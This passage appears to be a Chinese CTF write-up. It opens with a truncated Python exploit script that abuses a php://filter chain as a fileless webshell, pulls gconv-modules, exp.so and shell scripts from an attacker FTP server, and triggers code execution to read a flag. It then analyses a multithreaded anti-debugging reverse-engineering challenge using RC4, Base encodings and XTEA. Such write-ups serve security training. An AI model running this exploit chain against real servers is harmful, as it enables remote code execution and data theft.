final_payload = f"php://filter/{filters}/resource={file_to_use}"

# 不落地一句话木马
def eval_php(data_post):
    data = {"1" : data_post}
    eval_result = requests.post(server + "/jump.php?link=" + final_payload, data
    #print(eval_result)
    return eval_result

# 先创建ftp.txt方便后续下载文件
def downfile():
    code = '''$local_file = '/tmp/ftp.txt'; $server_file = 'ftp.php'; $ftp_serve
    res = eval_php(code)
    if "Successfully written" not in res:
        print("Fail to download `ftp.php` from ftp: {}!".format(your_ftp_server_
        print(res)
        exit(-1)
    else:
        print("Download Successfully")

# 包含前面创建的ftp.txt来下载文件
def downfiles1(dst_name, src_name):
    params = {
        "link": "/tmp/ftp",
        "host" : your_ftp_server_ip,
        "src_name": src_name,
        "dst_name": dst_name
    }
    ftp_result = requests.get(server + "/jump.php", params=params, timeout=10).t
    if "Successfully written" not in ftp_result:
```

```python
        print("Fail to download file from ftp: {}!".format(your_ftp_server_ip))
        print(ftp_result)
        exit(-1)
    else:
        print("Download Successfully")

# 下载所有需要的文件
def download_all_files():
    files = []
    files.append({"filename":"gconv-modules","dfilename":"gconv-modules"})
    files.append({"filename":"t.php","dfilename":"t.txt"})
    files.append({"filename":"exp.so","dfilename":"exp.so"})
    files.append({"filename":"e.sh","dfilename":"e.sh"})
    files.append({"filename":"cat","dfilename":"cat"})

    for _ in files:
        downfiles1(_['dfilename'], _['filename'])



def exec_them():
    global done_tri
    # 服务器有可能会因为php://filter（eval_php时使用了convert.iconv编码器）无法触发LD_
    # 因此需要不断尝试（在apache2重启后尝试成功率会更高），
    # 一般等待0-10分钟即可获取flag
    while True:
        print("Try to execute cmd `tail /flag > /tmp/flag.txt` in every 20 secon
        res_ = requests.get(server + "/jump.php?link=/tmp/t", headers=headers).t
        if "111" not in res_:
            download_all_files()
            print("Wait 20 seconds...")
        else:
            res = requests.get(server + "/jump.php?link=/tmp/flag").text
            if "{"  in res and "}" in res:
                print("flag:", res)
                break
        time.sleep(20)

if __name__ == "__main__":
    downfile()
    download_all_files()

    print("Wait 20 seconds...")
    time.sleep(20)

    exec_them()
```

Reverse

九龙拉棺

综合难度: easy
考点:多线程，父子进程，共享内存，硬件断点检测，int3断点反调试，xtea加密算法.

出题思路/解题思路/杂记:

本题使用了8个线程+1个新的进程，实现了flag字符串的验证。


> 看似是 8 个线程，实则8个线程均通过一个变量控制，所以使用的是一个线程。只要跟随变量(nCurLevel)的变化，走到相应的线程，即可了解程序逻辑。

- 4个线程用来解密子进程exe,.分别使用 Rc4 -> Base32 -> Base58 -> Base64. 解密。因为使用的是线程，只能通过
- 1个线程用于内存写入exe文件，并执行子进程。
- 1个线程用于反调试
  - 反调试动态读取.text(第一个段)并通过累加的方式，不断读取对比的方式，来实现反调试。如果程序一开始就存在断点，则该反调试无效，若在调试中突然增加int3断点，则该程序直接退出。
- 1个线程用于给输入的字符串加密，(部分字符， 使用了 xtea算法。若对比失败，则直接退出经常，不经过最后的输出验证结果。
- 1个线程用于获取最终的对比结果。用来判断是否验证成功。

检测硬件断点

大部分的线程中穿插着检查硬件断点的检测。

> 读取当前线程的Context, 查看Dr7 是否为一个正常值。若不为正常的值，则判断该线程设置了硬件断点。会尝试使用SetThreadContext 来设置Dr7 取消硬件断点。若无法取消，则直接退出进程。



Main 函数:

首先提权，需要一些权限。

然后启动8个线程。


紧接着接收用户输入字符串

将用户输入字符串放入 myShareMemory 中。

初始化当前应执行线程ID.使用Wait等待线程执行完毕。

用户输入字符的存储形式解释


myShareMemory 作为保存用户输入数据的地方，为了实现双进程间的数据交换，我直接使用的CreateFileMapping。并且通过 随机数来取一个随机偏移存放用户输入字符串。





并且初始化操作先于 main 函数执行。

导出子进程

了解完子进程的加密算法，可以找到原始数据导出，即可快速获得子进程


__int64 v19; // [esp+11Ch] [ebp-18h]
__int64 v20; // [esp+124h] [ebp-10h]
int v21; // [esp+12Ch] [ebp-8h]
checkHardBreak();
while (nCurLevel != 1)
{
Sleep(0x1f4u);
checkHardBreak();
}
v21 = 0;
v19 = 0i64;
v20 = 0i64;
strcpy(v18, "MessageBoxA");
// rc4Key
nCurBuffLength = 0x3479;
v0 = (char *)malloc(0x3479u);
v1 = v0;
Block = v0;
if (!v0 || (memset(v0, 0, 0x3479u), v2 = strlen(v18), memset(v17, 0, sizeof(v17)), !v1))
ExitProcess(0xFFFFFF9D);
if (v1 > byte_40948F || v1 + 13431 < byte_406018)
{
memcpy(v1, byte_406018, 0x3478u);
}
else
{
v3 = v1;
v4 = 13432;
do
{
v5 = (v3++)[byte_406018 - v1];
*(v3 - 1) = v5;
--v4;
}
while (v4);
}
for (i = 0; i < 0x100; ++i)
v17[i] = i;
LOBYTE(v15) = 0;
for (j = 0; j < 0x100; ++j)
{
v8 = v17[j];
v15 = (unsigned __int8)(v15 + v18[j % v2] + v8);
v17[j] = v17[v15];
000012BE Rc4DecodeThread:35 (401EBE)


byte_406018
Export data
Export as
hex string (groupped)
hex string (ungrouped)
string literal
C unsigned char array (hex)
C unsigned char array (decimal)
initialized C variable
raw bytes
Save data to clipboard
Preview
Line 1 Column 130
Output file export_results.txt
Export
Cancel
00003E18 00406018: .data:byte_406018 (Synchronized with Hex View-1)


Recipe
Input
From Hex
Delimiter
None
RC4
Passphrase
MessageBoxA
UTF8
Input format
Latin1
Output format
Latin1
From Base32
Alphabet
A-Z2-7=
Remove non-alphabet chars
From Base58
Alphabet
123456789ABCDEFGHJKLMNPQ...
Remove non-alphabet chars
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Output
This program cannot be run in DOS mode.
STEP
BAKE!
Auto Bake

子进程解析


子进程使用纯汇编编写。

获取Kernel32dll的基地址


```
mov     eax, large fs:30h
mov     eax, [eax+0Ch]
mov     eax, [eax+1Ch]
mov     eax, [eax]
mov     eax, [eax]
mov     eax, [eax+8]
mov     [ebp+peBase], eax ; 通过FS:[0x30] 处的 PEB 获取到 Kernel32.dll 的基地址
```

获取Kernel32dll的基本信息

遍历Kernel32.dll的导出函数名称表



找到最终的函数地址:




子进程验证部分

子进程主要 取MapViewOfFile, 获取父进程的共享内存。 Check2 函数去检查输入是否正确。

```
61  pExitProcess = (int (__stdcall *)(_DWORD))pGetProcAddress(hUser32Dll, szTmp);
62  strcpy(szTmp, "OpenProcess");
63  pOpenProcess = (int (__stdcall *)(int, _DWORD, _DWORD))pGetProcAddress(hUser32Dll, szTmp);
64  strcpy((char *)szMAPINGNAME, "Global\\MYSHARE");
65  strcpy(szTmp, "OpenFileMappingA");
66  pOpenFileMappingA = (int (__stdcall *)(int, _DWORD, _DWORD *))pGetProcAddress(hUser32Dll, szTmp);
67  hFileMapping = pOpenFileMappingA(4, 0, szMAPINGNAME);
68  if ( hFileMapping )
69  {
70    strcpy(szTmp, "MapViewOfFile");
71    pMapViewOfFile = pGetProcAddress(hUser32Dll, szTmp);
72    lpBufer = (char *)((int (__stdcall *)(int, int, _DWORD, _DWORD, int))pMapViewOfFile)(hFileMapping, 4, 0, 0, 500);
73    if ( lpBufer )
74    {
75      if ( Check2((int)lpBufer) == 1 )          // 检查flag_part2 部分，是否正确。
76      {
77        hProcess = pOpenProcess(0x1F0FFF, 0, NtCurrentTeb()->ClientId.UniqueProcess);
78        if ( hProcess )
79        {
80          for ( i = 0; i < 0x18; ++i )
81            *((_BYTE *)szMAPINGNAME + i) = 0;
82          if ( !NtCurrentPeb()->BeingDebugged ) // 反调试 fs 寄存器
83          {
84            strcpy(szTmp, "NtQueryInformationProcess");
85            pNtQueryInformationProcess = (void (__stdcall *)(int, _DWORD, _DWORD *, int, _DWORD))pGetProcAddress(
86                                                                                    hNtDll,
87                                                                                    szTmp);
88            pNtQueryInformationProcess(hProcess, 0, szMAPINGNAME, 24, 0);
89            v3 = pOpenProcess(0x1F0FFF, 0, szMAPINGNAME[5]);
90            v4 = hProcess;
91            hProcess = v3;
92            pCloseHandle(v4);
```

Check2 同样使用 XTEA算法进行加密后比较，注意长度，0x40. 部分长度与 Check1主进程的检查线程数据重复，需要筛选一下。(故意设置的)




```
IDA View-A | Pseudocode-A | Stack of sub_4013D9 | Hex View-1

 26  v13[1] = -646336649;
 27  v13[2] = -2004020371;
 28  v13[3] = -1910056065;
 29  v13[4] = -1056162615;
 30  v13[5] = -1014735552;
 31  v13[6] = -958380967;
 32  v13[7] = -1561600249;
 33  v13[8] = -729532275;
 34  v13[9] = 318330530;
 35  v13[10] = 1591209561;
 36  v13[11] = 1125351301;
 37  v13[12] = -280757776;
 38  v13[13] = -1298758742;
 39  v13[14] = -1909047116;
 40  v14 = 24951;
 41  v15 = -45;
 42  v16 = 194;
 43  for ( i = 0; i < 0x10; ++i )
 44    szTmpBuffer[i] = *(_DWORD *)(v10 + 4 * i);
 45  key[0] = 0x12;
 46  key[1] = 0x34;
 47  key[2] = 0x56;
 48  key[3] = 0x78;
 49  for ( j = 0; j < 8; ++j )
 50  {
 51    v3 = szTmpBuffer[2 * j];
 52    v4 = szTmpBuffer[2 * j + 1];
 53    nSum = 0;
 54    for ( k = 0; k < 0x20; ++k )
 55    {
 56      nSum -= 0x61C88647;
 57      v3 += (key[1] + (v4 >> 5)) ^ (v4 + nSum) ^ (key[0] + 16 * v4);
